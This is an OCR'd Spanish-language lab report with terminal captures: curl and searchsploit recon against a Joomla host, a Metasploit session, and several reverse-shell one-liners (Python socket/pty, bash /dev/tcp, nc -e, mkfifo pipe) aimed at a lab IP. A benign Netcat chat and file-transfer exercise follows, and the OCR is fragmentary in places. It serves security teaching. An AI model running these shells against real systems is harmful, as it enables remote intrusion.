
```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.10/login/
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```


```
┌──(kali㉿kali)-[~]
└─$ curl -L http://192.168.0.10/login/
curl: (60) SSL certificate problem: self-signed certificate
More details here: https://curl.se/docs/sslcerts.html


curl failed to verify the legitimacy of the server and therefore cou
ld not
establish a secure connection to it. To learn more about this situat
ion and
how to fix it, please visit the webpage mentioned above.
```


```
┌──(kali㉿kali)-[~]
└─$ curl -L -k https://192.168.0.10/login/
curl: (92) HTTP/2 stream 1 was not closed cleanly: PROTOCOL_ERROR (e
rr 1)


┌──(kali㉿kali)-[~]
└─$ searchsploit joomla 3.9
 Exploit Title                                |  Path
----------------------------------------------|---------------------------------
Joomla! 3.9.0 < 3.9.7 - CSV Injec             | php/webapps/48198.py
Joomla! Component ACYMAILING 3.9.             | php/webapps/48230.txt
Joomla! Component Article Factory             | php/webapps/45477.txt
Joomla! Component Easydiscuss < 4             | php/webapps/43488.txt
Joomla! Component RealEstateManag             | php/webapps/41429.txt
Joomla! Component VehicleManager              | php/webapps/41428.txt
Joomla! com_fabrik 3.9.11 - Direc             | php/webapps/48263.txt
Joomla! Core 1.5.0 - 3.9.4 - Dire             | php/webapps/46710.py
Joomla! Core 3.9.1 - Persistent C             | php/webapps/46200.txt
----------------------------------------------|---------------------------------
Shellcodes: No Results
```



┌──(kali㉿kali)-[~]
└─$ searchsploit joomla 3.9
Exploit Title | Path
Joomla! 3.9.0 < 3.9.7 - CSV Injec | php/webapps/48198.py
Joomla! Component ACYMAILING 3.9. | php/webapps/48230.txt
Joomla! Component Article Factory | php/webapps/45477.txt
Joomla! Component Easydiscuss < 4 | php/webapps/43488.txt
Joomla! Component RealEstateManag | php/webapps/41429.txt
Joomla! Component VehicleManager | php/webapps/41428.txt
Joomla! com_fabrik 3.9.11 - Direc | php/webapps/48263.txt
Joomla! Core 1.5.0 - 3.9.4 - Dire | php/webapps/46710.py
Joomla! Core 3.9.1 - Persistent C | php/webapps/46200.txt
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
3Kom SuperHack II Logon



0 auxiliary/scanner/http/joomla_gallerywd_sqli_scanner 2015-03-30 normal No Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
1 exploit/unix/webapp/joomla_tinybrowser 2009-07-22 excellent Yes Joomla 1.5.12 TinyBrowser File Upload Code Execution
2 auxiliary/scanner/http/joomla_api_improper_access_checks 2023-02-01 normal Yes Joomla API Improper Access Checks
3 auxiliary/admin/http/joomla_registration_privesc 2016-10-25 normal Yes Joomla Account Creation and Privilege Escalation
4 exploit/unix/webapp/joomla_akeeba_unserialize 2014-09-29 excellent Yes Joomla Akeeba Kickstart Unserialize Remote Code Execution
5 auxiliary/scanner/http/joomla_bruteforce_login normal No Joomla Bruteforce Login Utility
6 exploit/unix/webapp/joomla_comfields_sqli_rce 2017-05-17 excellent Yes Joomla Component Fields SQLi Remote Code Execution
7 exploit/unix/webapp/joomla_comjce_imgmanager 2012-08-02 excellent Yes Joomla Component JCE File Upload Remote Code Execution
8 exploit/unix/webapp/joomla_contenthistory_sqli_rce 201


normal No Joomla Version Scanner
15 auxiliary/gather/joomla_contenthistory_sqli 201
5-10-22 normal Yes Joomla com_contenthistory Error-Base
d SQL Injection
16 auxiliary/gather/joomla_weblinks_sqli 201
4-03-02 normal Yes Joomla weblinks-categories Unauthent
icated SQL Injection Arbitrary File Read
17 auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner 201
5-03-20 normal No Web-Dorado ECommerce WD for Joomla!
search_category_id SQL Injection Scanner
Interact with a module by name or index. For example info 17, use 17
or use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner
msf > use exploit/unix/webapp/joomla_deserialization_rce
[-] No results from search
[-] Failed to load module: exploit/unix/webapp/joomla_deserializatio
n_rce
msf > set RHOSTS 192.168.0.10
RHOSTS ⇒ 192.168.0.10
msf > set targeturi /
targeturi ⇒ /
msf > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf >


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ Traceback (most recent call last):
File "<string>", line 1, in <module>
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK
STREAM);s.connect(("192.168.0.7",4444));os.dup2(s.fileno(),0);os.du
2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
~~~~~~~~~^^^^^^^^^^^^^
File "/usr/lib/python3.13/pty.py", line 205, in spawn
_copy(master_fd, master_read, stdin_read)
~~~~~^^
File "/usr/lib/python3.13/pty.py", line 133, in _copy
_copy(master_fd, master_read=master_read, stdin_read=stdin_read
~~~~~^^^^^^^^^^^^^^^^^^^
~~~~~


kali@kali: ~
Session Acciones Editar Vista Ayuda
┌──(kali㉿kali)-[~]
└─$ sudo ufw disable
[sudo] contraseña para kali:
Firewall stopped and disabled on system startup
┌──(kali㉿kali)-[~]
└─$ nc 192.168.0.7 4245
hola
equipo a
equipo b
┌──(kali㉿kali)-[~]
└─$ bash -i >& /dev/tcp/192.168.0.7/4444 0>&1
zsh: no existe el fichero o el directorio: /dev/tcp/192.168.0.7/4444
┌──(kali㉿kali)-[~]
└─$ /bin/bash -c "bash -i >& /dev/tcp/192.168.0.7/4444 0>&1"
┌──(kali㉿kali)-[~]
└─$ nc -e /bin/bash 192.168.0.7 4444
holaç
hola.txt
^C
┌──(kali㉿kali)-[~]
└─$ python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK
TREAM);s.connect(("192.168.0.7",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno()
);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'


kali@kali: ~
Session Acciones Editar Vista Ayuda
┌──(kali㉿kali)-[~]
└─$ whoami
kali
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
default qlen 1000
link/ether 08:00:27:82:bb:a8 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.92/23 brd 192.168.1.255 scope global dynamic noprefixroute
0
valid_lft 42300sec preferred_lft 42300sec
inet6 fe80::a00:27ff:fe82:bba8/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ # En VM-A (Objetivo):
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash|nc 192.168.0.7 4444 >/tmp/f
rm: no se puede borrar '/tmp/f': No existe el fichero o el directorio
hola
/bin/bash: línea 1: holaç: orden no encontrada



Ejercicio 4: Comunicación y transferencia de archivos con Netcat

Herramienta: Netcat (nc)
Objetivo: Aprender a usar **Netcat**, una herramienta flexible para abrir conexiones TCP/UDP, escuchar en puertos y transferir datos de forma simple. Se realizarán dos demostraciones: un **chat simple** entre dos máquinas y una **transferencia de archivo**, destacando que Netcat no aplica cifrado ni autenticación (lo cual implica riesgos de seguridad).

Instrucciones:

1. **Chat entre dos VMs:** Supongamos que tenemos dos máquinas en el laboratorio, VM-A y VM-B. En VM-A (que actuará de "servidor"), abra una terminal y ejecute nc -l -p 5000. Esto hace que Netcat **escuche (listen)** en el puerto TCP 5000 en VM-A. Ahora en VM-B, abra otra terminal y conéctese a VM-A ejecutando nc <IP_de_VM-A> 5000. Si todo va bien, la terminal en VM-B se quedará en blanco (ha establecido la conexión).
2. Escriba un mensaje en la terminal de VM-B (por ejemplo: "Hola desde B") y presione Enter. Verifique la terminal de VM-A: debería mostrar el texto enviado por VM-B. Ahora escriba algo en VM-A ("Hola, te escucho") y enter; observe que aparece en

VM-B. ¡Acaba de crear un chat rudimentario! Ambas terminales están enviando y recibiendo texto a través de Netcat.

3. **Transferencia de archivo:** Ahora usaremos Netcat para enviar un archivo de VM-B a VM-A. En VM-A, prepárese para recibir creando un comando que vuelque lo recibido a un fichero. Por ejemplo, en VM-A ejecute: nc -l -p 5001 > archivo_recibido.txt. Queda esperando conexiones en el puerto 5001 y redirige todo lo que reciba al fichero *archivo_recibido.txt*.
4. En VM-B, suponga que tenemos un archivo de texto llamado *mensaje.txt* que queremos enviar. Ejecute en VM-B: nc <IP_de_VM-A> 5001 < mensaje.txt. Esto abrirá una conexión a VM-A:5001 y **redirigirá** el contenido de *mensaje.txt* como entrada de Netcat, enviándolo por la red.
5. Verifique en VM-A: cuando el comando de VM-B termine, VM-A regresará al prompt. Abra el fichero *archivo_recibido.txt* en VM-A (por ejemplo con cat archivo_recibido.txt o en un editor) y compruebe que su contenido coincide con *mensaje.txt* de VM-B. ¡Ha transferido un archivo con Netcat!
6. Experimente con otros usos si desea: Netcat también puede usarse para probar puertos (por ejemplo, nc -z -v <IP> 1-100 haría un escaneo de puertos rápido), o para crear un canal *pipe* entre comandos (podría enviar el output de un tar para transferir directorios completos, etc.). Pero estos usos exceden este ejercicio básico.
7. Cierre las conexiones y procesos de Netcat con Ctrl+C cuando haya terminado en cada VM.

Comandos necesarios:

En VM-A (servidor):

```
nc -l -p 5000                    # Escuchar en puerto 5000 para chat

